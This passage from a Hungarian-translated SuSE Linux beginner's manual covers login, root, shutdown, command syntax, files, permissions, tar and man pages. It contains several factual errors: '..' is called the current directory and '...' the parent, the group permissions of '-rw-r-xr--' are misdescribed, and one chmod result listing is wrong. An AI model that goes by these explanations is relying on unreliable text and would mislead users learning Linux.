5. Győződjünk meg róla, hogy a legutolsó verzióval rendelkezünk az alábbi csomagokból: *bind*, *sendmail* és *ssh*.
6. Távolítsuk el az összes fájlról a SUID és SGID biteket, amik nem lényegesek a normál felhasználó munkájához.
7. Rendszeresen ellenőrizzük a naplófájlokat.

⁴ PGP kulcs ujjenyomat = 73 5F 2E 99 DF DB 94 C4 8F 5A A3 AE AF 22 F2 D5

Első lépések a Linux-ban

Fordította: Váradi István

Mivel a *UNIX* nagyon összetett rendszer, csak a legfontosabb szempontjait tudjuk tárgyalni itt. E könyvnek nem célja helyettesíteni a meglévő Linux (vagy *UNIX*) irodalmat — ez amúgyis lehetetlen feladat lenne.

Javasoljuk, hogy a korábbi DOS használók vegyék fontolóra egy pár jó könyv megvásárlását. A függelékben találnak példákat a javasolt szakirodalomra. Ha már van néhány nem-Linux, Unix irodalmunk, ez talán kielégítő, mint nagy része az információknak, ami a rendszer-határokon túl vonatkozik.

Néhány könyv, vagy kivonat belőlük, amelyek a GPL részei, megtalálható *.dvi* vagy PostScript fájlként a *'doc'* készletben, a *'books'* csomagban. Ezek X11 alatt az *xdvi* vagy a *gv* (**Ghostview**) programokkal megtekinthetők. Az *lpr*-rel kinyomtathatók teljesen, vagy akár oldalanként is.

Amíg megszerezzük ezeket a könyveket, ez a fejezet egy rövid áttekintést ad, és segítséget nyújt, miközben első alkalommal "kísérletezünk" a Linux-szal.

Kezdő UNIX-osként, a sikeres rendszertelepítés után, be kell jelentkeznünk a megfelelő *'felhasználói név'*-vel – amit a telepítés során megadtunk – (*nem* root-ként!). Először is, mert sok beállítás történt már értünk, másodsorban, így csak mi leszünk felelősek saját *home* könyvtárunkért. Az előzőeknek biztonsági oka is van – így elkerülhetjük a rendszeradatok törlését, vagy azok felülírását.

Egyelőre nincs **undelete** parancs Linux alatt (mint a DOS-ban). Így, ha véletlenül rendszerfájlokat törölünk le, nagy valószínűséggel újra kell telepítenünk az egész rendszert.





Linux-ban az első lépések kissé bonyolultak, mivel mi vagyunk a rendszer adminisztrátorai is, ami sokszor nem könnyű feladat egy kezdőnek.

19.1 Bejelentkezés, a "root" felhasználó, felhasználók hozzáadása

A Linux többfelhasználós képessége azt jelenti, hogy ahányszor használni akarjuk a rendszert, be kell jelentkeznünk a *konzol*-on (lásd a 19.4 feje-

zetben (497. oldal))¹. Az eljárás lényeges része a modern többfelhasználós rendszerek biztonságának, úgy hívják *bejelentkezés*. Ez biztosítja, hogy minden egyes felhasználó meghatározza saját munkakörnyezetét, és így csak saját fájljaihoz férjen hozzá. Megadjuk a felhasználói nevünket (pl. 'jancsi') és a jelszavunkat (pl. xxxxxxxx).

Természetesen be kell helyettesíteni a xxxxxxxx jeleket az általunk választott jelszóval! A xxxxxxxx jelek nem jelennek meg a monitoron, gépeliük be a betűket és nyomjuk -t²:

login: **jancsi** 

Ha sikeresen "bejelentkeztünk", saját home könyvtárunkban fogjuk találni magunkat (pl. a /home/jancsi könyvtárban 'jancsi' felhasználó esetében).

Ha el akarjuk hagyni a konzolt, a **logout** paranccsal léphetünk ki.

A 'root' felhasználó a *rendszer adminisztrátor*, akinek *minden meg van engedve*.

Minden kritikus rendszerinformációs fájl csak a 'root' változtathat meg. Ezért 'root'-ként bejelentkezni csak akkor kell, ha be akaruk állítani valamit, vagy rendszerspecifikus feladatot kell végrehajtani. Soha ne jelentkezünk be, 'root'-ként, ha az nem szükséges (a legtöbb kezdő természetesen rendszeresen elfelejti ezt!) Ezzel védjük rendszerünket a véletlen elállításoktól, amelyek helyrehozása, bizonyos esetekben az egész rendszer teljes újratelepítését jelentheti.

Néhány dolog, amit csak a 'root' tehet meg:

- fájlrendszerek *becsatolása* (CD-k, hajlékonylemez, szoftverek telepítései). Ez a jog megadható felhasználóknak, a /etc/fstab fájlban, a user opció megadásával (lásd a 19.11.2 fejezetben (511. oldal)).
- felhasználók hozzáadása és eltávolítása (lásd a 3.6.7 fejezetben (112. oldal)).
- új kernel telepítése (lásd a 13 fejezetben (375. oldal)).
- a rendszer konfigurálása
- a rendszer lezárása (lásd a 19.2).
- a YaST elindítása (lásd a 3 fejezetben (83. oldal)).


19.2 A rendszer leállítása és elindítása



FONTOS! Soha nem szabad kikapcsolnunk a gépet, amíg a linux fut, sem a *reset* gombot megnyomni! Ha a rendszert megfelelő lezárások nélkül kikapcsoljuk, az adatvesztés, vagy a *fájlrendszer* sérülésének veszélyével jár.

A rendszer megfelelő lezárási parancsát a 19.1 táblázat mutatja.

¹ Ha konfiguráltuk a grafikus bejelentkezést (a 3.6.5 fejezetben (111. oldal)), ez akkor is érvényes a leírt eljárásra.

² Abban az esetben, ha még nem adtunk magunknak jelszót, csak nyomjuk meg a  billentyűt!

shutdown -h now leállítja a rendszert. Amikor megjelenik a "the system is halted" üzenet, ki-kapcsolhatjuk a gépet.

shutdown -r now újraindítja a rendszert várakozás nélkül

19.1 táblázat: parancsok a Linux rendszer leállítására

A **shutdown** parancsot csak a 'root' adhatja ki.

A rendszer leállításához jelentkezünk be 'root' -ként, és adjuk ki a következő parancsot:

shutdown -h now vagy **shutdown -r now**

Használhatjuk a (Ctrl) + (Alt) + (Del) billentyűkombinációt is, amit már DOS-ból ismerhetünk. Figyelem! Ez a billentyű-kombináció nem működik X11 alatt! Mindemellett, ezt a módszert bármely felhasználó használhatja, mindegyik virtuális konzolon.

19.3 Parancssorban megadható utasítások

Annak ellenére, hogy a Linux világa egyre színesebb és könnyebben használható – pl. menüvezérlésű programok – még előfordulhatnak esetek – vész-helyzetben, vagy amikor menüvezérlésű program az adott feladatra nem elérhető – hogy nekünk kell UNIX-parancsokat megadnunk.

Mik a UNIX parancsok?

A következők mind UNIX parancsok:

- végrehajtható programok
- shell szkriptek
- szkriptek, amik valamilyen szkript-nyelvet használnak (Perl, Tcl, stb.)
- shell alias-ok (mint a shell makrók)

Ezekben egy dolog közös: mind fájlok. Ha elindítunk egy ilyen parancsot Linux-ban, az arra utasítja a shell-t, hogy keresse meg azt a fájlt, aminek ez a neve (ehhez szüksége van a keresési útvonalra, amit a PATH-ban állíthatunk be). Ha megvan, futtassa azt, feltéve hogy a megfelelő felhasználói engedélye megvan rá (azaz végrehajtható számunkra).

De mi történik, ha a programnak (pl. a cp parancsnak) további paraméterekre vagy fájlnevre van szüksége?

Egészen egyszerű. A *paraméterek* a parancsokat követő független változók. Ezek megadhatnak a parancsnak opciókat, mint fájlneveket, stb. A paraméterek és a parancs között legalább egy szóköz van³.

³ Ez azt is jelenti, hogy a szóköz maga soha nem lehet a parancs része, mivel elválasztásul szolgál paraméterek között; adhatunk szóközt a parancshoz, ha idézőjel közé tesszük azt (" " vagy ' ').

A továbbiakban hasznos lenne a parancs viselkedését ellenőrizni (ha például egy hosszú fájlnev listát akarunk, egy rövid helyett). Ez az "opciók" segítségével valósítható meg. Az opciók mindig közvetlenül követik a parancsot, mindenféle paramétert megelőzve. Természetesen van egypár ritka kivétel, ahol a parancsok "csúnyán" lettek programozva. Általában az opciókat megelőzi egy kötőjel (pl. **-la**) és követi egy vagy két minta (lásd az 19.2 táblázatot):

-a	rövid változat, tipikus UNIX
-all	hosszabb változat, GNU megfelelő

19.2 táblázat: parancs opciók

Ha többszörös opciót akarunk felállítani, megtehetjük ezt "cumulate", vagy hozzáírjuk azokat együtt, egy kötőjel után (sok Linux program megérti ezt a szabályt, de nem mindegyik). Például:

```
-a -f -r -u vagy
-af ru vagy
-fr ua
```

Ez a példa azt is mutatja, hogy a sorrend sem számít. Bár még ez alól a szabály alól is van kivétel.

Kicsit bonyolítja az ügyet, hogy néhány opció, maga is megért opcionális paramétereket. Például:

```
-f <fájlnev> vagy
-f<fájlnev>
```

Néhány (igen) ritka esetben, szóköznek kell lenni az opció és annak paramétere között. Rendszerint egy szóközt kell használni.

Példák

Összegezve, így kell kinéznie a parancsoknak Linux-ban⁴:

```
meggyfa: # fdisk
meggyfa: # lsmod
meggyfa: # ls
```

Opciókkal együtt így néznek ki:

```
meggyfa: # fdisk -l
meggyfa: # ls -l -a
meggyfa: # ls -la
```

Paraméterekkel:

```
meggyfa: # fdisk /dev/hda
meggyfa: # ls /tmp
```

Az opciókat és a paramétereket együtt használva:

```
meggyfa: # ls -la /tmp
meggyfa: # rpm -qpl <csomag>.rpm
meggyfa: # gcc -o <opciók> <paraméterek>
```

⁴ Ne felejtjük el: a "meggyfa: # " jelenti a prompt-ot, nekünk *nem* kell megadni ezeket a jeleket.

Lényeges, hogy szóköz válassza el a különböző parancsrészeket egymástól, emiatt a Linux parancsok speciális jele a szóköz.

19.4 Virtuális konzolok

A Linux, egy többfelhasználós, többfeladatos (☞ *multitasking*) rendszer. Majd rájövünk, hogy értékeljük ezt a tulajdonságot, még egy önálló PC-n is.

Szöveges módban, hat virtuális ☞ *konzol* áll rendelkezésünkre. Átváltani közöttük az $(\text{Alt})+(\text{F1})-(\text{Alt})+(\text{F6})$ használatával lehet. A hetedik konzol az X11-nek van fenntartva⁵.

Ha X11 alatt akarunk konzolt váltani anélkül, hogy kilépnénk az X11-ből, használjuk a $(\text{Ctrl})+(\text{Alt})+(\text{F1})-(\text{Ctrl})+(\text{Alt})+(\text{F6})$ billentyűket. Az $(\text{Alt})+(\text{F7})$ visszahoz minket az X11-be.


19.5 Könyvtárak és fájlnevek

Minden információ – akár szöveg, kép, adatbázis-fájl vagy rendszerkonfigurációs információ – "fájlban" van tárolva, amelyek előre meghatározott "könyvtárakba" kerülnek (lásd a D fejezetben (531. oldal)). Különböző eszközökkel és programokkal hozzáférhetünk ezekhez az állományokhoz a különböző könyvtárakban, hogy megnézzük tartalmukat, vagy lecseréljük azokat, ha szükséges.

Az a jel, ami elválasztja a könyvtárakat UNIX-ban a `'/'` karakter (DOS alatt a `'\''`). Tulajdonképpen az útvonal egy sztring, amiben minden könyvtárat a `'/'` jel választ el. Az önálló `'/'` jel képviseli a legfontosabb könyvtárat, a ☞ *"root könyvtárat"*.

A UNIX különbséget tesz kis és nagybetűs nevek között, pl. az `Emil` egy másik fájlra utal, mint az `emil`. Elkülöníteni egy fájlnevet *névre és kiterjesztésre* rendszerint nem szükséges, de vannak programok, amelyek megkívnának egy speciális kiterjesztést (mint a `.dvi` a \LaTeX -ben).

Hasznos képessége van a (Tab) (tabulátor) billentyűnek, amikor fájlnevet vagy könyvtárnevet adunk meg. Csak írjuk be az első pár betűjét a kívánt fájl nevének, és nyomjuk meg a (Tab) -ot. A ☞ *shell* ki fogja egészíteni a fájl nevét (egészen addig, amíg tisztán megkülönböztethető ezekkel a betűkkel). Kétszer lenyomva a (Tab) gombot, megjeleníti az összes elérhető lehetőséget. Ezt a képességet "globbing"-nak hívják a Unix-ban.



19.6 Munka a könyvtárakkal

Bejelentkezés után (lásd a 19.1 fejezetben (493. oldal)), saját home könyvtárunkban leszünk. A jelenlegi könyvtárat leellenőrizhetjük ha beírjuk a `pwd` (print working directory) parancsot:

```
jancsi@meggyfa:/home/jancsi > pwd
/home/jancsi
```

⁵ További konzolokat is kijelölhetünk az `/etc/inittab` állományban.

Egy másik könyvtárra váltáshoz, használjuk a **cd** parancsot (ugyanúgy, mint DOS-ban). Írjuk be:

```
jancsi@meggyfa:/home/jancsi > cd /usr/bin
```

```
jancsi@meggyfa:/usr/bin >
```

és a `/usr/bin` könyvtárra váltunk.

```
jancsi@meggyfa:/home/jancsi > cd latex
```

```
jancsi@meggyfa:/home/jancsi/latex >
```

a `latex` könyvtárra váltunk, létező `/home/jancsi/latex` könyvtár esetén.

Ha megadjuk, hogy:

cd

minden argumentum nélkül, visszakerülünk a home könyvtárunkba. Ezt elérhetjük a tilde (`~`) begépelésével is.

Így begépelve:

```
jancsi@meggyfa:/home/jancsi > cd ~/latex
```

a home könyvtárunkban lévő `latex` könyvtárra váltunk. Mint DOS-ban, a `..` jelöli a jelenlegi könyvtárat, és a `...` a szülő könyvtárat.

Új könyvtárat az **mkdir** (make directory) segítségével hozhatunk létre. A parancs:

```
jancsi@meggyfa:/home/jancsi > mkdir texts
```

létrehoz egy új könyvtárat (`texts`) az aktuális könyvtárban. Üres könyvtárat az **rmdir** (remove directory) parancs segítségével távolíthatunk el.

19.7 Munka a fájlokkal

Amíg a fájlok (talán) egy nap, le nem lesznek cserélve objektumokra és szimbólumokra, folytatják központi szerepüket, a számítógéppel végzett munkák során.

Az előzőek miatt fájlokkal kapcsolatos parancsok széles választéka létezik a Linux-ban.

19.7.1 Fájlinformációk

Az **ls** (*list*) parancs megjeleníti az aktuális könyvtár tartalmát. Az összes fájl és a könyvtárak is láthatóak lesznek. A könyvtárnevek a listában `/` jellel vannak megjelölve. Egy paraméter hozzáadásával egy másik könyvtár is megjeleníthető.

```
jancsi@meggyfa: > ls /usr/bin
```

Kiterjesztés nem szükséges ahhoz, hogy fusson egy program (mint a DOS esetében a `.exe` vagy `.com`). Ehelyett, a program végrehajtását, a háromból egy *engedély* vezérli, amit minden egyes fájl részére a fájl tulajdonosa állíthat be. A fájlok engedélyezéséről további információkat lásd 19.8 fejezetben (503. oldal).

Hasznos *ls* opció a `-l`. Így részletesebb fájllistát ad, beleértve az engedélyezéseket, a tulajdonost, a csoportot és a fájlméretet:

```
jancsi@meggyfa: > ls -l
```

A 19.7.1 képernyőlista értelmezése a 19.3 táblázatban látható.

```

drwxr-xr-x 6  jancsi users  1024 Mar 21 12:39 ./
drwxr-xr-x 4  jancsi users  1024 Mar 21 17:13 ../
drwxr-xr-x 2  jancsi users  1024 Nov 6  16:19 bin/
-rwxr-xr-x 1  jancsi users  4160 Mar 21 12:38 check*
drwxr-xr-x 2  jancsi users  1024 Nov 6  16:23 etc/
drwxr-xr-x 2  jancsi users  1024 Nov 6  16:19 sbin/
drwxr-xr-x 12 jancsi users  1024 Nov 6  18:20 usr/
-rw-r--r-- 1  jancsi users 185050 Mar 15 12:33 xvi.tgz
-rw-r--r-- 1  jancsi users 98444 Mar 14 12:30 xvnews.tgz

```

19.7.1 képernyőlista: az **ls -l** parancs kimenete

Engedélyezések	<p>Az első betű jelöli a fájl típusát</p> <ul style="list-style-type: none"> 'd' a könyvtár, 'l' a láncot (link), '-' a rendes fájlt jelöli. <p>A következő betű jelöli az engedélyezéseket, a tulajdonosnak, a csoportnak és minden más felhasználónak (hármass csoportokban).</p> <ul style="list-style-type: none"> 'r' jelöli az olvasást (read), 'w' az írást (write), 'x' a végrehajthatóságot (executable). <p>Például az '-rw-r--r-' egy olyan fájlra utal, ami olvasható a tulajdonos, a csoport és minden más felhasználó által, de csak a tulajdonos változtathatja meg.</p> <p>Lásd a 'man chmod' kézikönyvlapokat.</p>
Tulajdonos	A fájl tulajdonosa. Lásd 'man chown'.
Csoport	<p>A csoport ahová a fájl tartozik.</p> <p>Lásd a 'man chgrp' kézikönyvlapokat.</p>
Méret	A fájl mérete bájtban.
Utolsó változtatás	Az utolsó változtatás dátuma. Az a fájl, amelyik több, mint egy éve lett megváltoztatva, csak az évvel van jelölve, óra és perc helyett.
Név	A fájl vagy könyvtár neve.

19.3 táblázat: UNIX fájlok jelzőinek magyarázata

19.7.2 Dzsókerek azaz helyettesítő karakterek

A DOS-hoz képest a shell (pl. `bash`) *↔* **dzsókerek** által nyújtott lehetőségei sokkal szélesebbek.

Például:

```
ls *a???.*?
```



kilistázza az összes olyan fájlt a jelenlegi könyvtárból, aminek a végéről számítva a hatodik betűje `'a'` és az utolsó előtti karaktere `'.'`. Nemcsak egy betűt, de egy egész karaktersorozatot is megadhat. Például a betűket `'a'`-tól `'f'`-ig így kell leírni:

```
ls *[a-f]???.*?
```



Kereshetünk nem alfabetikus sorrendben is:

```
ls *[1,3-5,M-P,a,k]???.*?
```

19.7.3 Fájltartalom



Egy fájl tartalmát megnézhetjük a **less** vagy a **more** segítségével, oldalanként. A **more** esetében, előre lapozni a  (szóköz), vissza lapozni a  billentyűvel lehet (lásd a 19.4 táblázatot). Mivel a **less** lényegesen kényelmesebb ezért általában jobban kedvelik. A

```
jancsi@meggyfa: > less /etc/login.defs
```

betölti a `/etc/login.defs` fájlt a **less** "nézőkébe"; a fájl első oldala megjelenik, a képernyő alján lévő állapotjelző, inverz színű sorral együtt. A -zel egy oldalt előre, a  billentyűvel pedig egy oldalt visszaléphetünk; lásd a 19.4 táblázatot.

h	Súgó
q	Kilépés
e	Egy sorral előre
y	Egy sorral vissza
f	Egy oldallal előre
b	Egy oldallal vissza
d	<i>Fél</i> oldallal előre
u	<i>Fél</i> oldallal vissza
g	Ugrás a fájl elejére
G	Ugrás a fájl végére
/	Keresés
n	Ugrás a következő jelzésre
v	Egy fájl betöltése a <i>↔ szerkesztőbe</i>
F	Megnéz egy "growing" (log) fájlt
^C	Átkapcsol F módról "normál" módra

19.4 táblázat: billentyűk használata a **less** "nézőkében" (válogatás)

A  billentyűvel megadhatunk egy keresési szöveget (pl. `yes`). A 

elindítja a keresést. Az **(n)** billentyű a következő előfordulásra ugrik.

Különösen érdekes az **(F)** billentyű. Evvel betekintheünk a napló fájlba, például amint adatot adtak hozzá. **(Ctrl) + (c)**-vel elhagyhatjuk ezt a módot.

A **(h)** billentyűvel, a *less* minden képessége megjelenik. A **(q)**-val elhagyjuk a Sűgő módot. Ismételt **(q)** megnyomására kiléphetünk a programból.

Egy fájl *megváltoztatására* el kell indítanunk egy *szerkesztőt*. A szabvány UNIX szerkesztő a *vi*. Nagyon megéri egy kis időt áldozni rá, hogy megismerjük néhány alapvető parancsát.

19.7.4 Rejtett fájlok

A rejtett fájlok sajátos tulajdonsággal rendelkező fájlok. Az ilyen fájlok nevei egy ponttal kezdődnek, és csak akkor láthatók, ha az **ls**-t a **-a** opcióval használjuk. Ilyenkor minden fájl megjelenik, még a rejtettek is (mint a *.profile* vagy az *.xinitrc*). A rejtett fájlok védve vannak a véletlen törléstől, az **rm *** nem törli őket (lásd a 19.7.5 fejezetet). Ezeket az fájlokat külön kell törölni az **rm <.fájlnév>** parancs használatával.

Ha megadjuk az **rm .*** parancsot, a jelenlegi könyvtárból minden rejtett fájl törlésre kerül! Ha a **-r** opciót is hozzáadja (rekurzív; **rm -r .***), minden fájl a szülő könyvtárból is törölve lesz (ezek neve *../bla*, amiket a *`.`* ügyszintén magába foglal)!
Legyünk nagyon óvatosak a **-r**-rel!



19.7.5 Fájlok másolása, átnevezése és törlése

Fájlok másolására Linux-ban a **cp** parancs szolgál:

```
jancsi@meggyfa: > cp forrás cél
```

A */etc/XF86Config* fájl másolása a home könyvtárba, az alábbiak szerint végezhető el:

```
jancsi@meggyfa: > cp /etc/XF86Config ~
```

Fájlokat eltávolítani az **rm** parancs segítségével lehet. Egy hasznos opció a **-r** (rekurzív) ami mélységében is töröl (eltávolít minden alkönyvtárat is, a bennük lévő fájlokkal együtt; ez a DOS alatti **del tree**-re hasonlít). Megadva:

```
jancsi@meggyfa: > rm -r bin
```

eltávolítja a *bin* könyvtárat, az összes fájlal és alkönyvtárral, ami benne van. Nagyon óvatosan használjuk ezt az opciót, mert semmilyen mód nincs a törölt fájlok helyreállítására (visszanyerésére)!

Az **mv** parancsal mozgathatunk fájlokat. A szintaxis azonos a **cp** parancsával:

```
jancsi@meggyfa: > mv xvnews.tgz XVNEWS.tgz
```

Ez áthelyezi az *xvnews.tgz* fájlt *XVNEWS.tgz*-re, ami ugyanaz, mintha átneveztük volna. Érdekesebbé válik ez, amikor egy egész könyvtárfát helyezzük át:

```
jancsi@meggyfa: > mv bin ~/latex
```

Ez áthelyezi a `bin` könyvtárat (ha van ilyen) a `~/latex`-be. Minden fájl, ami a `bin`-ben volt, most a `~/latex`-be kerül. Ezt a parancsot is óvatosan kell használni, mivel nagyon könnyű elmozdítani egy egész könyvtárfát, és olyan helyre vinni, amire már nem is emlékszünk utána.

Egy teljes könyvtárfa áthelyezése csak azonos fájlrendszeren (vagy partíción) belül lehetséges.

19.7.6 Fájlok keresése, szövegkeresés fájlokban

Eljutottunk egy másik hasznos parancshoz: a **find**-hez. Ha az aktuális könyvtár összes alkönyvtárból ki akarjuk keresni az `emil` fájlt, ezt kell megadnunk:

```
jancsi@meggyfa: > find . -name "emil"
```

Az első argumentum megadja, hogy melyik könyvtárból induljon a keresés. A `name` opció egy keresési sztringet vár (dszóker engedélyezve van). Ha az összes fájlt akarjuk megkeresni, ami tartalmazza az `'emil'` sztringet a nevében, az alábbira kell módosítanunk a sort:

```
jancsi@meggyfa: > find . -name "*emil*"
```

Ahogy minden parancsnál, ennél is javasolt, hogy nézzük meg a kézikönyvlapokat további információért.

Nagyon gyors módja egy fájl megkeresésének a **locate** parancs. Nézzük meg a kapcsolódó kézikönyvlapokat ehhez is.

Ha nem egy fájlt akarunk megtalálni, hanem egy sztringet a fájlban belül, akkor a **grep** parancsot (= *get regular expression pattern*) kell használnunk. Ez a parancs kikeresi a `'detective'` sztringet az `emil` fájlból:

```
jancsi@meggyfa: > grep "detective" emil
```

Nagyon gyorsan kereshetünk ki bizonyos sztringeket a greppel, igen nagy mennyiségű adatból. Bármely szám, vagy fájlnev megadható. Még dszóke-rek és reguláris kifejezések is használhatók. A **grep** kiírja az összes helyet, ahol a sztring megtalálható. A **grep** nagyszámú opcióval rendelkezik. Tanulmányozzuk a `'man grep'` kézikönyvoldalat.

19.7.7 Szimbólikus linkek

A szimbólikus linkek használatával több nevet is adhatunk egy fájlhoz. Ez a név a megfelelő fájlra mutat. Képzeljük el, hogy meg akarjuk őrizni egy másik változatát egy fájlnek, de a ténylegesen használt változatot mindig azonos néven kéne elérni. A megoldás a *szimbólikus link* használata, ami a jelenleg használatban lévő változatra mutat. A szimbólikus linkek ugyanúgy viselkednek, mint a fájlok amire mutatnak, így azok végrehajthatók, ha a "forrás" fájl is az. Használata:

```
jancsi@meggyfa: > ln -s régi_check új_check
```

létrehoz egy szimbólikus linket `új_check` néven, ami a `régi_check`-re mutat. A könyvtárunkban ez úgy néz ki, mint a 19.7.2 képernyőlista:

Egy link az **rm** parancs segítségével távolítható el.

```
lrwxrwxrwx 1 jancsi users 1024 Mar 21 17:13 új_check -> régi_check
```

19.7.2 képernyőlista: egy szimbólikus link **ls -l** után

Csak a link lesz eltávolítva, nem a fájl amire mutat!

19.7.8 Archiválás és adatok mentése

Archiválásra, és kicsomagolásra a *tar* (tape archiver) használatos. A tömörített archívumok kiterjesztése rendszerint *.tgz* vagy *tar.gz*. A tömörítés nélküli archívumok kiterjesztése pedig *.tar*. A **tar** parancs legáltalánosabb használata:

1. Archívum kicsomagolása (pl. CD-ről):

```
jancsi@meggyfa: > tar xvfz archív.tgz
```

A **tar** kicsomagolja (x) a tömörített (z) archív.tgz archívumot (f). Létrehozza az alkönyvtárakat is amennyiben az szükséges. Minden fájl neve amit kicsomagolt, a szabványos kimenetre kerül (v).

2. Archívum létrehozása:

```
jancsi@meggyfa: > tar cvfz archív.tgz fájl1 dir1
```

A **tar** létrehoz (c) egy tömörített (z) archívumot archív.tgz (f), a fájl fájlból és a dir1 könyvtár összes fájljából. Minden fájl neve, ami össze lett csomagolva, a szabvány kimenetre kerül (v).

3. Az archívum tartalmának megtekintése:

```
jancsi@meggyfa: > tar tfz archív.tgz
```

A **tar** megmutatja (t) a tömörített (z) archív.tgz archívum (f) tartalmát.

A *z* flag arra utasítja a *tar* programot, hogy a be/ki tömörítést a *GNU zip* (**gzip**) segítségével végezze el.

```
jancsi@meggyfa: > tar xvf archív.tar
```

kicsomagolja a nem tömörített archív.tar-t. További információt találunk, ha begépeljük:

```
jancsi@meggyfa: > info tar
```

19.8 Engedélyek

Csak a *'root'* felhasználó, mint a rendszeradminisztrátor rendelkezik minden fájlhoz való korlátozás nélküli hozzáféréssel. Az engedélyek három kategóriába sorolhatók:

- Tulajdonosi engedélyek
- Csoport engedélyek
- "Mindenki más" engedélyei

Minden egyes kategória három karakterrel van képviseltetve. Az első karakterrel együtt (fájl típus: d, l, vagy -), az engedélyezési flag mező teljes hossza tíz karakter. Minden egyes flag, egy bizonyos karakterrel van képviselve. A három kategóriára azonosak a lehetséges flag-ek: Az 'r' az olvasás, a 'w' az írás, az 'x' a végrehajtás. Ha egy flag nincs beállítva, ezt a '-' jel képviseli. Példaként nézzünk meg egy képzeletbeli fájlt (*linux.info*) engedélyeit:

```
-rw-r-xr-- 1 jancsi users 29524 Jun 29 13:11 linux.info
```

-	r	w	-	r	-	x	r	-	-
Típus	Tulajdonos			Csoport			Mások		

19.1 ábra: a fájlengedélyek megjelenítése

Ez azt jelenti, hogy a *linux.info* fájl írható és olvasható a tulajdonos (jancsi) által. A *users* csoport minden tagja írásra és végrehajtásra jogosult. Minden más felhasználónak kizárólag az olvasás engedélyezett. A '-' jel az első helyen azt jelzi, hogy ez egy "normál" *fájl*.

Ugyanez vonatkozik a könyvtárakra is. Ha a kérdéses fájl egy könyvtár, akkor ezt a 'd' jelzi a kilenc karakter előtt, ('d' mint directory). Így néz ki:

```
drwxr-xr-- 3 jancsi users 1024 Jun 29 13:11 info/
```

Ha a 'x' flag be van állítva egy könyvtárnál, akkor beléphetünk (*cd*) abba a könyvtárba. Ezt azt jelenti, hogy az a felhasználó, aki nem tartozik a *users* csoportba, nem léphet be ebbe a könyvtárba.

Engedélyek módosítása

Az engedélyeket a **chmod** paranccsal módosíthatjuk (*change mode*). Általában a *chmod*-nak két argumentum kell:

- az engedély amit megváltoztat, és a
- a fájl neve.

A három lehetséges csoportot az alábbi betűk jelképezik 'u' a felhasználó vagy tulajdonos, 'g' a csoport, és 'o' a többiek. Ezt követi a megváltoztatandó engedély. A '+' vagy a '-' jel fogja hozzáadni vagy eltávolítani a megfelelő engedély flag-et. Az alábbi parancs például a *linux.info* fájlt beállítja a csoport tagjai számára olvashatóvá, írhatóvá (megváltoztathatóvá) és végrehajthatóvá.

```
jancsi@meggyfa: > chmod g+rwx linux.info
```

Ha az engedély már minden kategóriára be van állítva, akkor elegendő csak a megváltoztatandó engedélyt megjelölni. Az alábbi parancs beállítja, hogy senkinek se legyen engedélye írni a *linux.info* fájlt:

```
jancsi@meggyfa: > chmod -w linux.info
```

Az olvasásra és végrehajtásra vonatkozó engedélyekre ez nincs kihatással. Hozzáadhatunk és eltávolíthatunk engedélyeket egyetlen parancon belül is. Az alábbi parancs úgy állítja be az engedélyeket a *linux.info* fájlra, hogy az végrehajtható legyen, de nem olvasható és nem írható:

```
jancsi@meggyfa: > chmod u+x-rw linux.info
```

Ha megnézzük ennek a végeredményét, ezt látjuk:

```
jancsi@meggyfa: > ls -l linux.info
```

```
---xr-xr--  1 jancsi users 29524 Jun 29 13:11 linux.info
```

Két érdekes parancs kapcsolódik a **chmod**-hoz, a **chgrp** a csoport megváltoztatása (change group) és a **chown** a tulajdonos megváltoztatása (change owner). Nézzük meg a kapcsolódó kézikönyvlapokat, a parancsokat illető további információért.

19.9 Kézikönyvlapok

A parancsokról, a konfigurációs fájlokról és a C-könyvtárakról mindig megtalálhatók információk a kapcsolódó kézikönyvlapokban (elégg gyakran úgy emlegetik, mint "manpages"). Lásd a 19.5 táblázatot. A "kulcsszó" rendszerint a parancs neve, vagy a fájl neve, amiről információt szeretnénk kapni.

man <kulcsszó>	Meghívja a <kulcsszó> kézikönyvlapot.
man -f <kulcsszó>	Megkeresi a <kulcsszó>-t és ki-listázza a kézikönyvlapot.
man -k <kulcsszó>	Megkeresi a <kulcsszó>-t az összes kézikönyvlapban, és kilistázza a megtalált kézikönyvlapokat (beleértve a témával foglalkozó más kézikönyvlapokat is).
man <section> <kulcsszó>	Meghívja a <kulcsszó> kézikönyvlapját a <section>-ből (pl. man az 1) részből.

19.5 táblázat: a **man** parancs használata

Ha X Window System-et használunk, talán hasznát vesszük az **xman** programnak, de a **man** sokkal gyorsabb. A **man** parancs a **less** eszközt használja; lásd a 19.7.3 fejezetben (500. oldal) a részletesebb használatért. Ha telepítettük a SuSE súgót, minden kézikönyvlap elérhető így, és kényelmesen olvasható egy web böngészővel.

A 19.6 táblázatban láthatjuk, hogy a kézikönyvlapok különböző részekre vannak osztva.

- 1 Leírja a felhasználói parancsokat. Némelyik beépített parancs.
- 2 Könyvtári rendszerhívás.
- 3 C könyvtári függvény.
- 4 Konfigurációs fájlok leírása.
- 5 Fontosabb fájlok szintaxisa.
- 6 Játékok leírása.
- 7 Minden ami szövegekkel, szövegszerkesztéssel stb. foglalkozik.
- 8 Rendszeradminisztrációs parancsok.
- 9 A Linux kernel rutinjainak leírása.
- n Az **n** az "új" programokat kéne, hogy képviselje. Itt, más kézikönyv-
lapok vannak listázva, amik valójában más részekhez tartoznak, de
hagyományból ide tették ezeket, vagy mert nem igazán tartoznak egy
más részhez sem.

19.6 táblázat: A manlapok részei

Vegyük figyelembe, hogy *nincs minden* parancsra kézikönyvlap. Ha nem találjuk meg az információt a kézikönyvlapokban, nézzük meg a `/usr/share/doc` alkönyvtárban (például `/usr/share/doc/howto`, `/usr/share/doc/howto/mini`, vagy `/usr/share/doc/packages`).

19.10 Rendszerinformációk

Néha szükséges információt szereznünk a rendszer állapotáról.
A **df**, **free**, **top** és **ps** parancsok hasznosak ebből a szempontból.

19.10.1 A df parancs

A **df** kimenete tájékoztat a becsatolt merevlemezeken lévő helyről. Egy példát mutat a 19.10.1 képernyőlista.

Filesystem	1024-blocks	Used	Available	Capacity	Mounted on
/dev/sda4	699392	659258	5165	99%	/home
/dev/sda1	102384	23955	73310	25%	/
/dev/sdb1	2097136	2070485	26651	99%	/usr
/dev/sda3	126976	106908	20068	84%	/opt

19.10.1 képernyőlista: A df parancs kimenete

19.10.2 A free parancs

A **free** parancs ad információt a RAM és a swap igénybevételéről.

	total	used	free	shared	buffers	cached
Mem:	30900	29272	1628	25608	1012	6412
-/+ buffers:		28260	2640			
Swap:	66524	176	66348			

19.10.2 képernyőlista: a **free** parancs kimenete

